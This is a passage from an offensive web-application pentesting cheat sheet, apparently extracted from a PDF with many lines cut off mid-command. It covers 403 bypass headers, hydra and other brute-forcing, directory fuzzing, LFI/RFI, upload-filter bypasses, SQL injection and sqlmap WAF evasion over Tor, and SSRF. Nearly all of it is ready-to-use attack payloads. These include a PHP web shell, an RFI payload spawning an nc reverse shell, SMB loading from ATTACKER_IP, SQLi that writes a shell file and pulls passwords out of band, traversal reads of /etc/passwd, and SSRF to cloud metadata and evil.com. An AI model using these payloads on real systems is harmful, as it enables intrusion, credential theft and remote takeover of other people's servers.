41 Forwarded-For: 127.0.0.1
42 Forwarded-For: localhost
```

```
43 Forwarded: 127.0.0.1
44 Forwarded: localhost
45 True-Client-IP: 127.0.0.1
46 X-Client-IP: 127.0.0.1
47 X-Custom-IP-Authorization: 127.0.0.1
48 X-Forward-For: 127.0.0.1
49 X-Forward: 127.0.0.1
50 X-Forward: localhost
51 X-Forwarded-By: 127.0.0.1
52 X-Forwarded-By: localhost
53 X-Forwarded-For-Original: 127.0.0.1
54 X-Forwarded-For-Original: localhost
55 X-Forwarded-For: 127.0.0.1
56 X-Forwarded-For: localhost
57 X-Forwarded-Server: 127.0.0.1
58 X-Forwarded-Server: localhost
59 X-Forwarded: 127.0.0.1
60 X-Forwarded: localhost
61 X-Forwarded-Host: 127.0.0.1
62 X-Forwarded-Host: localhost
63 X-Host: 127.0.0.1
64 X-Host: localhost
65 X-HTTP-Host-Override: 127.0.0.1
66 X-Originating-IP: 127.0.0.1
67 X-Real-IP: 127.0.0.1
68 X-Remote-Addr: 127.0.0.1
69 X-Remote-Addr: localhost
70 X-Remote-IP: 127.0.0.1
71
72 # Fake Origin - make GET request to accesible endpoint with:
73 X-Original-URL: /admin
74 X-Override-URL: /admin
75 X-Rewrite-URL: /admin
76 Referer: /admin
77 # Also try with absoulte url https://domain.com/admin
78
79 # Method Override
80 X-HTTP-Method-Override: PUT
81
82 # Provide full path GET
83 GET https://vulnerable-website.com/ HTTP/1.1
84 Host: evil-website.com
85
86 # Add line wrapping
87 GET /index.php HTTP/1.1
88 Host: vulnerable-website.com
89 Host: evil-website.com
90
91 # Wordlists
92 https://github.com/danielmiessler/SecLists/blob/master/Discovery/Web-Content
93 https://github.com/danielmiessler/SecLists/tree/bbb4d86ec1e234b5d3cfa0a4ab
```

## Tools

```
1 # https://github.com/lobuhi/byp4xx
2 ./byp4xx.sh https://url/path
3 # https://github.com/OdinF13/Bug-Bounty-Scripts
4
5 # https://github.com/mlcsec/heid
6 heidi -url http://target.com/admin
```

# Bruteforcing

```
1 cewl
2 hash-identifier
3 john --rules --wordlist=/usr/share/wordlists/rockyou.txt unshadowed.txt
4 medusa -h 10.11.1.111 -u admin -P password-file.txt -M http -m DIR:/admin
5 ncrack -vv --user offsec -P password-file.txt rdp://10.11.1.111
6 crowbar -b rdp -s 10.11.1.111/32 -u victim -C /root/words.txt -n 1
7 patator http_fuzz url=https://10.10.10.10:3001/login method=POST accept_co
8 hydra -l root -P password-file.txt 10.11.1.111 ssh
9 hydra -P password-file.txt -v 10.11.1.111 snmp
10 hydra -l USERNAME -P /usr/share/wordlistsnmap.lst -f 10.11.1.111 ftp -V
11 hydra -l USERNAME -P /usr/share/wordlistsnmap.lst -f 10.11.1.111 pop3 -V
12 hydra -P /usr/share/wordlistsnmap.lst 10.11.1.111 smtp -V
13 hydra -L username.txt -p paswordl33t -t 4 ssh://10.10.1.111
14 hydra -L user.txt -P pass.txt 10.10.1.111 ftp
15
16 # PATATOR
17 patator http_fuzz url=https://10.10.10.10:3001/login method=POST accept_co
18
19 # SIMPLE LOGIN GET
20 hydra -L cewl_fin_50.txt -P cewl_fin_50.txt 10.11.1.111 http-get-form "/~l
21
22 # GET FORM with HTTPS
23 hydra -l admin -P /usr/share/wordlists/rockyou.txt 10.11.1.111 -s 443 -S h
24
25 # SIMPLE LOGIN POST
26 hydra -l root@localhost -P cewl 10.11.1.111 http-post-form "/otrs/index.pl
27
28 # API REST LOGIN POST
29 hydra -l admin -P /usr/share/wordlists/wfuzz/others/common_pass.txt -V -s
30
31 # Password spraying bruteforcer
32 # https://github.com/x90skysn3k/brutespray
33 python brutespray.py --file nmap.gnmap -U /usr/share/wordlist/user.txt -P
```

# Online hashes cracked

```
1 https://www.cmd5.org/
2 http://hashes.org
3 https://www.onlinehashcrack.com/
4 https://gpuhash.me/
5 https://crackstation.net/
6 https://crack.sh/
7 https://hash.help/
8 https://passwordrecovery.io/
9 http://cracker.offensive-security.com/
10 https://md5decrypt.net/en/Sha256/
11 https://weakpass.com/wordlists
```

# Crawl/Fuzz

```
1 # Crawlers
2 dirhunt https://url.com/
3 hakrawler -domain https://url.com/
4 python3 sourcewolf.py -h
5 gospider -s "https://example.com/" -o output -c 10 -d 1
6 gospider -S sites.txt -o output -c 10 -d 1
7 gospider -s "https://example.com/" -o output -c 10 -d 1 --other-source --i
8
9 # Fuzzers
10 # ffuf
11 # Discover content
12 ffuf -recursion -mc all -ac -c -e .htm,.shtml,.php,.html,.js,.txt,.zip,.ba
13 # Headers discover
14 ffuf -mc all -ac -u https://hackxor.net -w six2dez/OneListForAll/onelistfo
15 # Ffuf - burp
16 ffuf -replay-proxy http:127.0.0.1:8080
17 # Fuzzing extensions
18 # General
19 .htm,.shtml,.php,.html,.js,.txt,.zip,.bak,.asp,.aspx,.xml,.inc
20 # Backups
21 '.bak','.bac','.old','.000','.^','.01','._bak','.001','.inc','.Xxx'
22
23 # Best wordlists for fuzzing:
24 # https://github.com/danielmiessler/SecLists/tree/master/Discovery/Web-Cont
25     - raft-large-directories-lowercase.txt
26     - directory-list-2.3-medium.txt
27     - RobotsDisallowed/top10000.txt
28     - https://github.com/assetnote/commonspeak2-wordlists/tree/master/word
29     - https://github.com/random-robbie/bruteforce-lists
30     - https://github.com/google/fuzzing/tree/master/dictionaries
31     - https://github.com/six2dez/OneListForAll
32     - AI0: https://github.com/foospidy/payloads
33         - Check https://wordlists.assetnote.io/
34 # Tip: set "Host: localhost" as header
35
36 # Custom generated dictionary
37 gau example.com | unfurl -u paths
38 # Get files only
39 sed 's#/#\n#g' paths.txt |sort -u
40 # Other things
41 gau example.com | unfurl -u keys
42 gau example.com | head -n 1000 |fff -s 200 -s 404
43
44 # Hadrware devices admin panel
45 # https://github.com/InfosecMatter/default-http-login-hunter
```

```
46 default-http-login-hunter.sh https://10.10.0.1:443/
47
48 # Dirsearch
49 dirsearch -r -f -u https://10.11.1.111 --extensions=htm,html,asp,aspx,txt
50
51 # dirb
52 dirb http://10.11.1.111 -r -o dirb-10.11.1.111.txt
53
54 # wfuzz
55 wfuzz -c -z file,six2dez/OneListForAll/onelistforall.txt --hc 404 http://1
56
57 # gobuster
58 gobuster dir -u http://10.11.1.111 -w six2dez/OneListForAll/onelistforall.
59
60 # Cansina
61 # https://github.com/deibit/cansina
62 python3 cansina.py -u example.com -p PAYLOAD
63
64 # Get endpoints from JS
65 # LinkFinder
66 # https://github.com/GerbenJavado/LinkFinder
67 python linkfinder.py -i https://example.com -d
68 python linkfinder.py -i burpfile -b
69
70 # JS enumeration
71 # https://github.com/KathanP19/JSFScan.sh
```

# LFI/RFI

## Tools

```
1 # https://github.com/kurobeats/fimap
2 fimap -u "http://10.11.1.111/example.php?test="
3 # https://github.com/P0cL4bs/Kadimus
4 ./kadimus -u localhost/?pg=contact -A my_user_agent
5 # https://github.com/wireghoul/dotdotpwn
6 dotdotpwn.pl -m http -h 10.11.1.111 -M GET -o unix
```

### How to

1. Look requests with filename like

```
include=main.inc template=/en/sidebar file=foo/file1.txt
```

2. Modify and test: file=foo/bar/../file1.txt

1. If the response is the same could be vulnerable

2. If not there is some kind of block or sanitizer

3. Try to access world-readable files like /etc/passwd win.ini

## LFI

```
1 # Basic LFI
2 curl -s http://10.11.1.111/gallery.php?page=/etc/passwd
3
4 # If LFI, also check
5 /var/run/secrets/kubernetes.io/serviceaccount
6
7 # PHP Filter b64
8 http://10.11.1.111/index.php?page=php://filter/convert.base64-encode/resou
9 http://10.11.1.111/index.php?m=php://filter/convert.base64-encode/resource
10 http://10.11.1.111/maliciousfile.txt%00?page=php://filter/convert.base64-e
11 # Nullbyte ending
```

```
12 http://10.11.1.111/page=http://10.11.1.111/maliciousfile%00.txt
13 http://10.11.1.111/page=http://10.11.1.111/maliciousfile.txt%00
14 # Other techniques
15 https://abc.redact.com/static/%5c..%5c..%5c..%5c..%5c..%5c..%5c.
16 https://abc.redact.com/static/%5c..%5c..%5c..%5c..%5c..%5c..%5c..
17 https://abc.redact.com/static//...//...//...//...//...//...//...//...
18 https://abc.redact.com/static//...//...//...//...//...//...//...//...
19 https://abc.redact.com/static//...//...//...//...//...//...//...//...
20 https://abc.redact.com/static//...//...//...//...//...//...//...//...
21 https://abc.redact.com/asd.php?file:///etc/passwd
22 https://abc.redact.com/asd.php?file:///etc/passwd%00
23 https://abc.redact.com/asd.php?file:///etc/passwd%00.html
24 https://abc.redact.com/asd.php?file:///etc/passwd%00.ext
25 https://abc.redact.com/asd.php?file:///...//...//...//...//...
26 https://target.com/admin...;/
27 https://target.com.../admin
28 https://target.com/whatever...;/admin
29 https://target.com/whatever.php~
30 # Cookie based
31 GET /vulnerable.php HTTP/1.1
32 Cookie:usid=.../.../.../.../.../.../.../.../.../.../.../.../etc/paswd
33 # LFI Windows
34 http://10.11.1.111/addguestbook.php?LANG=.../windows/system32/drivers/et
35 http://10.11.1.111/addguestbook.php?LANG=.../.../.../.../.../.../.../.../...
36 http://10.11.1.111/addguestbook.php?LANG=.../.../.../.../.../.../.../...
37 http://10.11.1.111/addguestbook.php?LANG=.../.../.../.../.../.../.../...
38 http://10.11.1.111/addguestbook.php?LANG=.../.../.../.../.../.../.../...
39 http://10.11.1.111/addguestbook.php?LANG=C:\boot.ini
40 http://10.11.1.111/addguestbook.php?LANG=C:\boot.ini%00
41 http://10.11.1.111/addguestbook.php?LANG=C:\boot.ini%00.html
42 http://10.11.1.111/addguestbook.php?LANG=%SYSTEMROOT%\win.ini
43 http://10.11.1.111/addguestbook.php?LANG=%SYSTEMROOT%\win.ini%00
44 http://10.11.1.111/addguestbook.php?LANG=%SYSTEMROOT%\win.ini%00.html
45 http://10.11.1.111/addguestbook.php?LANG=file:///C:/boot.ini
46 http://10.11.1.111/addguestbook.php?LANG=file:///C:/win.ini
47 http://10.11.1.111/addguestbook.php?LANG=C:\boot.ini%00.ext
48 http://10.11.1.111/addguestbook.php?LANG=%SYSTEMROOT%\win.ini%00.ext
49
50 # LFI using video upload:
51 https://github.com/FFmpeg/FFmpeg
52 https://hackerone.com/reports/226756
53 https://hackerone.com/reports/237381
54 https://docs.google.com/presentation/d/1yqWy_aE3dQNXAhW8kxMxRqtP7qMHaIfMzU
55 https://github.com/neex/ffmpeg-avi-m3u-xbin
56
57 # Contaminating log files
58 root@kali:~# nc -v 10.11.1.111 80
59 10.11.1.111: inverse host lookup failed: Unknown host
60 (UNKNOWN) [10.11.1.111] 80 (http) open
61 <?php echo shell_exec($_GET['cmd']);?>
62 http://10.11.1.111/addguestbook.php?LANG=.../xampp/apache/logs/access.lo
```

```
63
64 # Common LFI to RCE:
65     Using file upload forms/functions
66     Using the PHP wrapper expect://command
67     Using the PHP wrapper php://file
68     Using the PHP wrapper php://filter
69     Using PHP input:// stream
70     Using data://text/plain;base64,command
71     Using /proc/self/environ
72     Using /proc/self/fd
73     Using log files with controllable input like:
74         /var/log/apache/access.log
75         /var/log/apache/error.log
76         /var/log/vsftpd.log
77         /var/log/sshd.log
78         /var/log/mail
79
80 # LFI possibilities by filetype
81     ASP / ASPX / PHP5 / PHP / PHP3: Webshell / RCE
82     SVG: Stored XSS / SSRF / XXE
83     GIF: Stored XSS / SSRF
84     CSV: CSV injection
85     XML: XXE
86     AVI: LFI / SSRF
87     HTML / JS : HTML injection / XSS / Open redirect
88     PNG / JPEG: Pixel flood attack (DoS)
89     ZIP: RCE via LFI / DoS
90     PDF / PPTX: SSRF / BLIND XXE
91
92 # Chaining with other vulns
93 ../../tmp/lol.png -> for path traversal
94 sleep(10)-- -.jpg -> for SQL injection
95 <svg onload=alert(document.domain)>.jpg/png -> for XSS
96 ; sleep 10; -> for command injections
97
98 # 403 bypasses
99 /accessible/..;/admin
100 ./;/admin
101 /admin;/
102 /admin/~
103 ./admin/./
104 /admin?param
105 /%2e/admin
106 /admin#
107 /secret/
108 /secret/..
109 //secret// 
110 ./secret/..
111 /admin..;/ 
112 /admin%20/ 
113 /%20admin%20/
```

```
114 /admin%20/page
115 /%61dmin
116
117 # Path Bypasses
118 # 16-bit Unicode encoding
119 # double URL encoding
120 # overlong UTF-8 Unicode encoding
121 ...// 
122 ...\/
123 .../\ 
124 ...\\
```

## RFI

```
1 # RFI:
2 http://10.11.1.111/addguestbook.php?LANG=http://10.11.1.111:31/evil.txt%00
3 Content of evil.txt:
4 <?php echo shell_exec("nc.exe 10.11.0.105 4444 -e cmd.exe") ?>
5 # RFI over SMB (Windows)
6 cat php_cmd.php
7     <?php echo shell_exec($_GET['cmd']);?>
8 # Start SMB Server in attacker machine and put evil script
9 # Access it via browser (2 request attack):
10 # http://10.11.1.111/blog/?lang=\ATTACKER_IP\ica\php_cmd.php&cmd=powershe
11 # http://10.11.1.111/blog/?lang=\ATTACKER_IP\ica\php_cmd.php&cmd=powershe
12
13 # Cross Content Hijacking:
14 https://github.com/nccgroup/CrossSiteContentHijacking
15 https://soroush.secproject.com/blog/2014/05/even-uploading-a-jpg-file-can-
16 http://50.56.33.56/blog/?p=242
17
18 # Encoding scripts in PNG IDAT chunk:
19 https://yqh.at/scripts_in_pngs.php
20
```

# Upload bypasses

```
1 # File name validation
2     # extension blacklisted:
3     pht,phpt,phtml,php3,php4,php5,php6,php7,phar,pgif,pthm
4     # extension whitelisted:
5     php%00.gif, shell.jpg.php
6 # Content type bypass
7     - Preserve name, but change content-type
8     Content-Type: image/jpeg, image/gif, image/png
9 # Content length:
10    # Small bad code:
11    <?= '$_GET[x]'?>
12
13 # Filter Bypassing Techniques
14 # upload asp file using .cer & .asa extension (IIS – Windows)
15 # Upload .eml file when content-type = text/HTML
16 # Inject null byte shell.php%001.jpg
17 # Check for .svg file upload you can achieve stored XSS using XML payload
18 # put file name ../../logo.png or ../../etc/passwd/logo.png to get directo
19 # Upload large size file for DoS attack test using the image.
20 # (magic number) upload shell.php change content-type to image/gif and sta
21 # If web app allows for zip upload then rename the file to pwd.jpg bcoz de
22 # upload the file using SQL command 'sleep(10).jpg' you may achieve SQL if
23
24 # Advance Bypassing techniques
25 # Imagetragick aka ImageMagick:
26 https://mukarramkhalid.com/imagemagick-imagetragick-exploit/
27 https://github.com/neex/gifoeb
28
29 # Upload file tool
30 https://github.com/almandin/fuxploider
31 python3 fuxploider.py --url https://example.com --not-regex "wrong file ty
```

# SQLi



SQL injection cheat sheet | Web Security  
Academy

<https://portswigger.net/web-security/sql-injection/cheat-sheet>

## Common

```
1  /?q=1
2  /?q=1'
3  /?q=1"
4  /?q=[1]
5  /?q[]='1
6  /?q=1` 
7  /?q=1\ 
8  /?q=1/*'*/
9  /?q=1/*!1111*/
10 /?q=1'||'asd'||'    <== concat string
11 /?q=1' or '1='1
12 /?q=1 or 1=1
13 /?q='or ''='
14 /?q=(1)or(0)=(1)
```

## Polyglot

```
1  ', ",'),") , () , . , * / , <! - , -
2  SLEEP(1) /*' or SLEEP(1) or '' or SLEEP(1) or */
3  IF(SUBSTR(@@version,1,1)<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),SLEEP(1))/
```

## Resources by type

```
1 # MySQL:  
2 http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-che  
3 https://websec.wordpress.com/2010/12/04/sqli-filter-evasion-cheat-sheet-my  
4  
5 # MSQQL:  
6 http://evilsqll.com/main/page2.php  
7 http://pentestmonkey.net/cheat-sheet/sql-injection/mssql-sql-injection-che  
8  
9 # ORACLE:  
10 http://pentestmonkey.net/cheat-sheet/sql-injection/oracle-sql-injection-ch  
11  
12 # POSTGRESQL:  
13 http://pentestmonkey.net/cheat-sheet/sql-injection/postgres-sql-injection-  
14  
15 # Others  
16 http://nibblesec.org/files/MSAccessSQLi/MSAccessSQLi.html  
17 http://pentestmonkey.net/cheat-sheet/sql-injection/ingres-sql-injection-ch  
18 http://pentestmonkey.net/cheat-sheet/sql-injection/db2-sql-injection-cheat  
19 http://pentestmonkey.net/cheat-sheet/sql-injection/informix-sql-injection-  
20 https://sites.google.com/site/0x7674/home/sqlite3injectioncheatsheet  
21 http://rails-sqli.org/  
22 https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
```

## R/W files

```
1 # Read file  
2 UNION SELECT LOAD_FILE ("etc/passwd")--  
3  
4 # Write a file  
5 UNION SELECT "<? system($_REQUEST['cmd']); ?>" INTO OUTFILE "/tmp/shell.ph
```

## Blind SQLi

```
1 # Conditional Responses  
2  
3 # Request with:
```

```

4 Cookie: TrackingId=u5YD3PapBcR4lN3e7Tj4
5
6     In the DDBB it does:
7     SELECT TrackingId FROM TrackedUsers WHERE TrackingId = 'u5YD3PapBcR4lN
8
9 # To detect:
10 TrackingId=x'+OR+1=1-- OK
11 TrackingId=x'+OR+1=2-- KO
12 # User admin exist
13 TrackingId=x'+UNION+SELECT+'a'+FROM+users+WHERE+username='administrator'--
14 # Password length
15 TrackingId=x'+UNION+SELECT+'a'+FROM+users+WHERE+username='administrator'+A
16
17 # So, in the cookie header if first letter of password is greater than 'm'
18
19 xyz' UNION SELECT 'a' FROM Users WHERE Username = 'Administrator' and SUBS
20 xyz' UNION SELECT 'a' FROM Users WHERE Username = 'Administrator' and SUBS
21 xyz' UNION SELECT 'a' FROM Users WHERE Username = 'Administrator' and SUBS
22 z'+UNION+SELECT+'a'+FROM+users+WHERE+username='administrator'+AND+substr(p
23
24 # Force conditional responses
25
26 TrackingId=x'+UNION+SELECT+CASE+WHEN+(1=1)+THEN+to_char(1/0)+ELSE+NULL+END
27 TrackingId=x'+UNION+SELECT+CASE+WHEN+(1=2)+THEN+to_char(1/0)+ELSE+NULL+END
28 TrackingId='+UNION+SELECT+CASE+WHEN+(username='administrator')+AND+substr(p
29
30 # Time delays
31 TrackingId=x'%3BSELECT+CASE+WHEN+(1=1)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+
32 TrackingId=x'; IF (SELECT COUNT(username) FROM Users WHERE username = 'Adm
33 TrackingId=x'; IF (1=2) WAITFOR DELAY '0:0:10'--
34 TrackingId=x'||pg_sleep(10)--
35 TrackingId=x'%3BSELECT+CASE+WHEN+(1=1)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+
36 TrackingId=x'%3BSELECT+CASE+WHEN+(username='administrator')+AND+substring(p
37
38 # Out-of-Band OAST (Collaborator)
39 Asynchronous response
40
41 # Confirm:
42 TrackingId=x'+UNION+SELECT+extractvalue(xmltype('<%3fxml+version%3d"1.0"+e
43
44 # Exfil:
45 TrackingId=x'; declare @p varchar(1024);set @p=(SELECT password FROM users
46 TrackingId=x'+UNION+SELECT+extractvalue(xmltype('<%3fxml+version%3d"1.0"+e

```

## Second Order SQLi

```
1 # A second-order SQL Injection, on the other hand, is a vulnerability expl
2 1. Firstly, we STORE a particular user-supplied input value in the DB and
3 2. Secondly, we use the stored value to exploit a vulnerability in a vulne
4
5 # Example payload:
6 X' UNION SELECT user(),version(),database(), 4 --
7 X' UNION SELECT 1,2,3,4 --
8
9 # For example, in a password reset query with user "User123" --":
10
11 $pwdreset = mysql_query("UPDATE users SET password='getrekt' WHERE usernam
12
13 # Will be:
14
15 $pwdreset = mysql_query("UPDATE users SET password='getrekt' WHERE usernam
16
17 # So you don't need to know the password.
18
19 - User = ' or 'asd'='asd it will return always true
20 - User = admin'-- probably not check the password
```

## sqlmap

```
1 # Post
2 sqlmap -r search-test.txt -p tfUPass
3
4 # Get
5 sqlmap -u "http://10.11.1.111/index.php?id=1" --dbms=mysql
6
7 # Crawl
8 sqlmap -u http://10.11.1.111 --dbms=mysql --crawl=3
9
10 # Full auto - FORMS
11 sqlmap -u 'http://10.11.1.111:1337/978345210/index.php' --forms --dbs --ri
12 # Columns
13 sqlmap -u 'http://admin.cronos.htb/index.php' --forms --dbms=MySQL --risk=
14 # Values
15 sqlmap -u 'http://admin.cronos.htb/index.php' --forms --dbms=MySQL --risk=
16
17 sqlmap -o -u "http://10.11.1.111:1337/978345210/index.php" --data="username
18
19 # SQLMAP WAF bypass
20
```

```
21  sqlmap --level=5 --risk=3 --random-agent --user-agent -v3 --batch --thread
22  sqlmap --dbms="MySQL" -v3 --technique U --tamper="space2mysqlblank.py" --d
23  sqlmap --dbms="MySQL" -v3 --technique U --tamper="space2comment" --dbs
24  sqlmap -v3 --technique=T --no-cast --fresh-queries --banner
25  sqlmap -u http://www.example.com/index?id=1 --level 2 --risk 3 --batch --d
26
27
28  sqlmap -f -b --current-user --current-db --is-dba --users --dbs
29  sqlmap --risk=3 --level=5 --random-agent --user-agent -v3 --batch --thread
30  sqlmap --risk 3 --level 5 --random-agent --proxy http://123.57.48.140:8080
31  sqlmap --random-agent --dbms=MySQL --dbs --technique=B"
32  sqlmap --identify-waf --random-agent -v 3 --dbs
33
34  1 : --identify-waf --random-agent -v 3 --tamper="between,randomcase,space2
35  2 : --parse-errors -v 3 --current-user --is-dba --banner -D eeaco_gm -T #_
36
37  sqlmap --threads=10 --dbms=MySQL --tamper=apostrophemask --technique=E -D
38  sqlmap --tables -D miss_db --is-dba --threads="10" --time-sec=10 --timeout
39  sqlmap -u http://192.168.0.107/test.php?id=1 -v 3 --dbms "MySQL" --techniq
40  sqlmap --banner --safe-url=2 --safe-freq=3 --tamper=between,randomcase,cha
41  sqlmap -v3 --dbms="MySQL" --risk=3 --level=3 --technique=BU --tamper="spac
42
43  sqlmap --wizard
44  sqlmap --level=5 --risk=3 --random-agent --tamper=between,charencode,charu
45  sqlmap -url www.site.ps/index.php --level 5 --risk 3 tamper=between,blueco
46  sqlmap -url www.site.ps/index.php --level 5 --risk 3 tamper=between,charen
47
48  # Tamper suggester
49  https://github.com/m4ll0k/Atlas
50
51  --tamper "randomcase.py" --tor --tor-type=SOCKS5 --tor-port=9050 --dbs --d
52  --tamper "randomcase.py" --tor --tor-type=SOCKS5 --tor-port=9050 --dbs --d
53  --tamper "randomcase.py" --tor --tor-type=SOCKS5 --tor-port=9050 --dbs --d
54  --tamper "randomcase.py" --tor --tor-type=SOCKS5 --tor-port=9050 --dbs --d
55  # Tamper list
56  between.py,charencode.py,charunicodeencode.py,equaltolike.py,greatest.py,m
```

# SSRF

## Tools

```
1 # https://github.com/tarunkant/Gopherus
2 gopherus --exploit [PLATFORM]
3 # https://github.com/daeken/SSRFTest
4 # https://github.com/jmdx/TLS-poison/
5 # https://github.com/m4ll0k/Bug-Bounty-Toolz
6 gau domain.com | python3 ssrf.py collab.listener.com
7
8 # https://github.com/micha3lb3n/SSRFire
9 ./ssrfire.sh -d domain.com -s yourserver.com -f /path/to/copied_raw_urls.t
10
11 # SSRF Redirect Payload generator
12 # https://tools.intigriti.io/redirector/
```

## Summary

- ⓘ Server-side request forgery (also known as SSRF) is a web security vulnerability that allows an attacker to induce the server-side application to make HTTP requests to an arbitrary domain of the attacker's choosing. In typical SSRF examples, the attacker might cause the server to make a connection back to itself, or to other web-based services within the organization's infrastructure, or to external third-party systems.

```
1 # Web requesting other ip or ports like 127.0.0.1:8080 or 192.168.0.1
2 chat:3000/ssrf?user=&comment=&link=http://127.0.0.1:3000
3 GET /ssrf?user=&comment=&link=http://127.0.0.1:3000 HTTP/1.1
```

# SSRF Attacks

```
1 # Check if you're able to enum IP or ports
2 127.0.0.1
3 127.0.1
4 127.1
5 127.000.000.001
6 2130706433
7 0x7F.0x00.0x00.0x01
8 0x7F.1
9 0x7F000001
10
11 # Quick URL based bypasses:
12 http://google.com:80+&@127.88.23.245:22/#+@google.com:80/
13 http://127.88.23.245:22/+&@google.com:80#+@google.com:80/
14 http://google.com:80+&@google.com:80#+@127.88.23.245:22/
15 http://127.88.23.245:22/?@google.com:80/
16 http://127.88.23.245:22/#@www.google.com:80/
17
18 # 301 responses:
19 https://ssrf.localdomain.pw/img-without-body/301-http-169.254.169.254:80-
20 https://ssrf.localdomain.pw/img-without-body-md/301-http-.i.jpg
21 https://ssrf.localdomain.pw/img-with-body/301-http-169.254.169.254:80-.i.j
22 https://ssrf.localdomain.pw/img-with-body-md/301-http-.i.jpg
23
24 # 301 json:
25 https://ssrf.localdomain.pw/json-without-body/301-http-169.254.169.254:80-
26 https://ssrf.localdomain.pw/json-without-body-md/301-http-.j.json
27 https://ssrf.localdomain.pw/json-with-body/301-http-169.254.169.254:80-.j.
28 https://ssrf.localdomain.pw/json-with-body-md/301-http-.j.json
29
30 # 301 csv:
31 https://ssrf.localdomain.pw/csv-without-body/301-http-169.254.169.254:80-
32 https://ssrf.localdomain.pw/csv-without-body-md/301-http-.c.csv
33 https://ssrf.localdomain.pw/csv-with-body/301-http-169.254.169.254:80-.c.c
34 https://ssrf.localdomain.pw/csv-with-body-md/301-http-.c.csv
35
36 # 301 xml:
37 https://ssrf.localdomain.pw/xml-without-body/301-http-169.254.169.254:80-
38 https://ssrf.localdomain.pw/xml-without-body-md/301-http-.x.xml
39 https://ssrf.localdomain.pw/xml-with-body/301-http-169.254.169.254:80-.x.x
40 https://ssrf.localdomain.pw/xml-with-body-md/301-http-.x.xml
41
42 # 301 pdf:
43 https://ssrf.localdomain.pw/pdf-without-body/301-http-169.254.169.254:80-
44 https://ssrf.localdomain.pw/pdf-without-body-md/301-http-.p.pdf
45 https://ssrf.localdomain.pw/pdf-with-body/301-http-169.254.169.254:80-.p.p
46 https://ssrf.localdomain.pw/pdf-with-body-md/301-http-.p.pdf
```

```
47
48 # 30x custom:
49 https://ssrf.localedomain.pw/custom-30x/?code=332&url=http://169.254.169.25
50
51 # 20x custom:
52 https://ssrf.localedomain.pw/custom-200/?url=http://169.254.169.254/&conten
53
54 # 201 custom:
55 https://ssrf.localedomain.pw/custom-201/?url=http://169.254.169.254/&conten
56
57 # HTML iframe + URL bypass
58 http://ssrf.localedomain.pw/iframe/?proto=http&ip=127.0.0.1&port=80&url=/
59
60 # SFTP
61 http://whatever.com/ssrf.php?url=sftp://evil.com:11111/
62
63 evil.com:$ nc -v -l 11111
64 Connection from [192.168.0.10] port 11111 [tcp/*] accepted (family 2, spor
65 SSH-2.0-libssh2_1.4.2
66
67 # Dict
68 http://safebuff.com/ssrf.php?dict://attacker:11111/
69
70 evil.com:$ nc -v -l 11111
71 Connection from [192.168.0.10] port 11111 [tcp/*] accepted (family 2, spor
72 CLIENT libcurl 7.40.0
73
74 # gopher
75 # http://safebuff.com/ssrf.php?url=http://evil.com/gopher.php
76 <?php
77         header('Location: gopher://evil.com:12346/_HI%0AMultiline%0Atest')
78 ?>
79
80 evil.com:# nc -v -l 12346
81 Listening on [0.0.0.0] (family 0, port 12346)
82 Connection from [192.168.0.10] port 12346 [tcp/*] accepted (family 2, spor
83 HI
84 Multiline
85 test
86
87 # TFTP
88 # http://safebuff.com/ssrf.php?url=tftp://evil.com:12346/TESTUDPPACKET
89
90 evil.com:# nc -v -u -l 12346
91 Listening on [0.0.0.0] (family 0, port 12346)
92 TESTUDPPACKETToctettsize0blksize512timeout6
93
94 # file
95 http://safebuff.com/redirect.php?url=file:///etc/passwd
96
97 # ldap
```


```
98 http://safebuff.com/redirect.php?url=ldap://localhost:11211/%0astats%0aqui
99
100 # SSRF Bypasses
101 ?url=http://safesite.com&site.com
102 ?url=http:////////////site.com/
